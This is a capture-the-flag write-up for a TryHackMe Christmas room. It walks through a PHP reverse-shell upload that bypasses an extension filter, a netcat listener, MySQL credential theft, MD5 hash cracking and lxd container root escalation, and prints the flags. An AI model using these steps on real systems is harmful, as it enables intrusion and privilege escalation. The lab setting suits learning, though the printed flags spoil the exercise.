
Check the information using the command:

*SELECT * FROM users;*



```
mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_tron |
+----------------+
| users          |
+----------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | dc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)

mysql> 
```

Go to https://crackstation.net/ and convert the password.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
edc621628f6d19a13a00fd683f5e3ff7
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Color Codes: Green: Exact match, Yellow: Partial match, 🟥 Not found.

Question 11

Switch user using the command with the password(*@computer@*):


su flynn



```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
flynn@light-cycle:/var/www/TheGrid/includes$ 
```

Question 12


Change the file location to /home/flynn and list the files.
View the user.txt using the command:
cat user.txt



```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
flynn@light-cycle:/var/www/TheGrid/includes$ cd
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 13

Check the user's groups using the command:
id




```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$
```

Question 14

Type the following 4 commands:

lxc init Alpine myContainer -c security.privileged=true
lxc config device add myContainer myDevice disk source=/ path=/mnt/root recursive=true
lxc start myContainer
lxc exec myContainer /bin/sh




```
flynn@light-cycle:~$ lxc image list
+--------+--------------+--------+-------------------------------+--------+--------+------
-----------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |
   UPLOAD DATE               |
+--------+--------------+--------+-------------------------------+--------+--------+------
-----------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec
20, 2020 at 3:51am (UTC) |
+--------+--------------+--------+-------------------------------+--------+--------+------
-----------------------------+
flynn@light-cycle:~$ lxc init Alpine myContainer -c security.privileged=true
Creating myContainer
th=/mnt/root recursive=truenfig device add myContainer myDevice disk source=/ pat
Device myDevice added to myContainer
flynn@light-cycle:~$ lxc start myContainer
flynn@light-cycle:~$ lxc exec myContainer /bin/sh
~ # whoami
root
~ # 
```

Question 15

Change the file location to /mnt/root/root and list the files.

View the root.txt using the command:

cat root.txt



```
flynn@light-cycle:~$ lxc init Alpine myContainer -c security.privileged=true
Creating myContainer
th=/mnt/root recursive=truenfig device add myContainer myDevice disk source=/ pat
Device myDevice added to myContainer
flynn@light-cycle:~$ lxc start myContainer
flynn@light-cycle:~$ lxc exec myContainer /bin/sh
~ # whoami
root
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}


"As Elf McEager claimed the root flag a click could be heard as a small chamber on the an
terior of the NUC popped open. Inside, McEager saw a small object, roughly the size of an
 SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuff
led around his desk to pick up the card and slot it into his computer. Immediately this p
rompted a window to open with the word 'HOLO' embossed in the center of what appeared to
be a network of computers. Beneath this McEager read the following: Thank you for playing
! Merry Christmas and happy holidays to all!"
/mnt/root/root # 
```

Thought Process/Methodology:

After we connected to the THM machine ip, we scan the ports using the command (*nmap -A 10.10.169.130)* which the ports are *80 and 65000*. For the second question, we open firefox and enter (*10.10.169.130:65000)* which will bring us to a website called *Light Cycle*. For the third and fourth questions, we need to find the hidden php page using the command (*sudo gobuster dir -u http://10.10.169.130:65000/ -w big.txt -x php)* where the hidden php is */uploads.php* and */grid* is the place to store uploaded file. For the fifth question, we are required to download and edit the php-reverse-shell.php where change (*$ip = '10.9.1.78')* and *($port = 443;)*. Then, we rename the *php-reverse-shell.php* to *php-reverse-shell.jpg.php* and set up a netcat listener in the terminal using the command (*nc -lvnp 443)*. Then, we need to open *BurpSuite* and go to (Options>Intercept Client Requests) to edit the file extensions and remove javascript (|^*js$*). Then, we open a browser on BurpSuite and go to http://10.10.169.130:65000/uploads.php and click 'Forward' then 'Drop' on BurpSuite. Then, we go back to the browser to upload the *php-reverse-shell.jpg.php* and close BurpSuite and its browser. Then, go to http://10.10.169.130:65000/grid on *Firefox* and click the *php-reverse-shell.jpg.php*. For the sixth question, we need to change file location to (/var/www) and view the web.txt using command (*cat web.txt)* which will get (*THM{ENTER_THE_GRID}*). For the seventh question, we are required to type 2 commands (*python3 -c 'import pty;pty.spawn("/bin/bash")')* and *(export TERM=xterm*) then press *Ctrl+Z* and type the command (*stty raw -echo; fg*) to . For my case, I press *Ctrl+C* to switch back to *www-data* because it stopped working. For the eighth question, we need to change the file location to *(/var/www/TheGrid/includes)* and view the *login.php and dbauth.php* where the username and password are stored. For the ninth question, we are required to login Login to the database using the command (*mysql -utron -p)* with the password(*IFightForTheUsers*) then view the databases using the command (*show databases;)*. For the tenth question, we need to open the database using the command (*use tron;)* then (*show tables;*) then (*SELECT * FROM users;*) and go to https://crackstation.net/ and convert the password to (*@computer@*). For the eleventh question, we need to switch users using the command (*su flynn*). For the twentieth question, we are required to change the file location to (/home/flynn) and view the user.txt using the command(*cat user.txt)* which will get (*THM{IDENTITY_DISC_RECOGNISED}*). For the thirteen question, we need to check the user's groups using the command (*id*) which will get *lxd*. For fourteen question, we are required to type 4 commands (*lxc init Alpine myContainer -c security.privileged=true*) then (*lxc config device add myContainer myDevice disk source=/ path=/mnt/root recursive=true*) then (*lxc start myContainer*) then (*lxc exec myContainer /bin/sh*) to get root access. For the last question, we need to change the file location to (/mnt/root/root) and view the *root.txt* using (*cat root.txt*) which will get (*THM{FLYNN_LIVES}*).